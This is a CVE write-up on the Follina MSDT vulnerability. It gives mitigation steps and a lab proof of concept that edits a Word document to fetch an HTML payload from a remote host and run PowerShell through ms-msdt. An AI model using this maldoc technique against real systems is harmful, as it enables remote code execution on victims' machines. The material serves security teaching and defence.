CVE-2022-30190 (Microsoft Support Diagnostic Tool Vulnerability)

CVE (Common Vulnerability Exposure):

CVE-2022-30190 (msdt-follina)

CVSS (Common Vulnerability Scoring System):

Base : 7.8 High
Attack Vector - Local
User Interaction - Required

Summary :

A remote code execution vulnerability exists when MSDT is called using the URL protocol from a calling application such as Word. An attacker who successfully exploits this vulnerability can run arbitrary code with the privileges of the calling application. The attacker can then install programs, view, change, or delete data, or create new accounts in the context allowed by the user's rights.

Mitigation :


1. **Disable MSDT URL protocol:**
   - Run Command Prompt as Administrator.
   - To back up the registry key, execute the command "reg export HKEY_CLASSES_ROOT\ms-msdt filename"
   - Execute the command "reg delete HKEY_CLASSES_ROOT\ms-msdt /f".
2. **Microsoft Windows Update patch for June 2022.**
   - `Enable auto-update` in windows defender if not already done.

Caught in Wild :

- The TA413 APT group (linked to Chinese state interest) known to attack Tibetan International Community according to new research by Proofpoint .
- Presented as Job for Russian nationals caught by leader of shadowchasing1 APT hunting group.

PoC :

- Understanding the Vulnerability

- MSDT can execute powershell code. Also certain `.docx` file contain OLE(Object Linking and Embedding) object references which can be in form of HTML file hosted elsewhere.
- First we unzip `unzip payload.doc`
- 

```
→ unzipped tree
.
├── [Content_Types].xml
├── docProps
│   ├── app.xml
│   └── core.xml
├── _rels
└── word
    ├── document.xml
    ├── fontTable.xml
    ├── _rels
    │   └── document.xml.rels
    ├── settings.xml
    ├── styles.xml
    ├── theme
    │   └── theme1.xml
    └── webSettings.xml

5 directories, 10 files
→ unzipped
```

- we find a xml file in `./word/_rels/document.xml.rels` and changing the `<Relationship>` attribute. Changing `Target` to `server` and `TargetMode` to `external`

```
<Relationship Id="rId996" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="http://192.168.239.254:8000/index.html!" TargetMode="External"/>
```


- in `./word/documment.xml` change XML tag that starts with `<o:OLEObject...>` Type value to `Link` and `KeyPair-value` to `UpdateMode="OnCall"`

```
</v:shape><o:OLEObject Type="Link" ProgID="htmlfile" ShapeID="_x0000_i1025" DrawAspect="Content" r:id="rId996" UpdateMode="OnCall">
```

- Now we just host the payload so victim pc can make a connection to it and execute our payload. Basic structure for HTML will be :

```
<!doctype html>
<html lang="en">
<body>
<script>
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA should be repeated >60 times
```

```
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param
\"IT_RebrowseForFile=cal?c IT_SelectProgram=NotListed
IT_BrowseForFile=h$(IEX('calc.exe'))i/../../../../../../../../../../..
/../../Windows/System32/mpsigstub.exe \"";
</script>
</body>
</html>
```


- Exploit :
  - We will be using a public PoC by JohnHammond on [github]()
  - we host the python server for payload on local machine.
  - curl the payload onto the victim machine
  - 

```
PS C:\Users\Administrator\Desktop> curl http://10.17.42.143:3456/follina.doc -o follina.docx
PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/29/2022   1:30 AM          10697 follina.docx


PS C:\Users\Administrator\Desktop> _
```

  - Now let's open the file-
  - 

Process	CPU	Private Bytes	Working Set	PID	Description	Company
taskhostw.exe		4,184 K	12,688 K	1796	Host Process for Windows T...	Microsoft C
OfficeC2RClient.exe		6,520 K	21,864 K	1128	Microsoft Office Click-to-Run...	Microsoft C
MicrosoftEdgeUpdate...	< 0.01	3,000 K	10,516 K	960	Microsoft Edge Update	Microsoft C
OneDriveStandalone...		2,596 K	10,904 K	2308	Standalone Updater	Microsoft C
msfeedssync.exe		4,556 K	18,644 K	5064	Microsoft Feeds Synchroniza...	Microsoft C
		2,460 K	10,932 K	2084	Device Census	Microsoft C
		6,624 K	12,376 K	1016	Console Window Host	Microsoft C
		6,768 K	22,092 K	1704	Microsoft Office Click-to-Run...	Microsoft C
		3,032 K	12,492 K	2060	Standalone Updater	Microsoft C
	0.01	29,108 K	42,012 K	556	Host Process for Windows S...	Microsoft C
		2,424 K	10,768 K	1920	RDP Clipboard Monitor	Microsoft C
		18,920 K	30,160 K	812	Host Process for Windows S...	Microsoft C
		11,620 K	20,260 K	872	Host Process for Windows S...	Microsoft C
		3,628 K	14,872 K	1504	CTF Loader	Microsoft C
	0.01	9,980 K	10,744 K	492	Host Process for Windows S...	Microsoft C
		8,596 K	20,804 K	1216	Host Process for Windows S...	Microsoft C
		7,888 K	21,688 K	1328	Host Process for Windows S...	Microsoft C
		1,852 K	7,832 K	1356	Host Process for Windows S...	Microsoft C
		8,428 K	16,220 K	1408	Host Process for Windows S...	Microsoft C
		1,664 K	7,144 K	1652	Host Process for Windows S...	Microsoft C
		5,724 K	16,204 K	1832	Spooler SubSystem App	Microsoft C
	4.68	16,820 K	14,148 K	1880		
	4.68	17,328 K	16,888 K	3996		
	0.01	6,592 K	12,400 K	4004	Console Window Host	Microsoft C
		1,164 K	5,032 K	1896	xenagent	Amazon In
OfficeClickToRun.exe		34,612 K	56,560 K	1940	Microsoft Office Click-to-Run...	Microsoft C
svchost.exe		11,416 K	25,868 K	1964	Host Process for Windows S...	Microsoft C

  - Calculator pops out, we can execute commands with our maldoc. Success!

Hands-on Lab :

TryHackMe's Lab: Follina-MSDT Final VM

Sources :

- Microsoft Security Response Centre
- MSRC
- huntress.com
- Sigma Rule available here for detection can be used with SIEM of choice.
- logpoint
- 4pfsec.com
- fortinet.com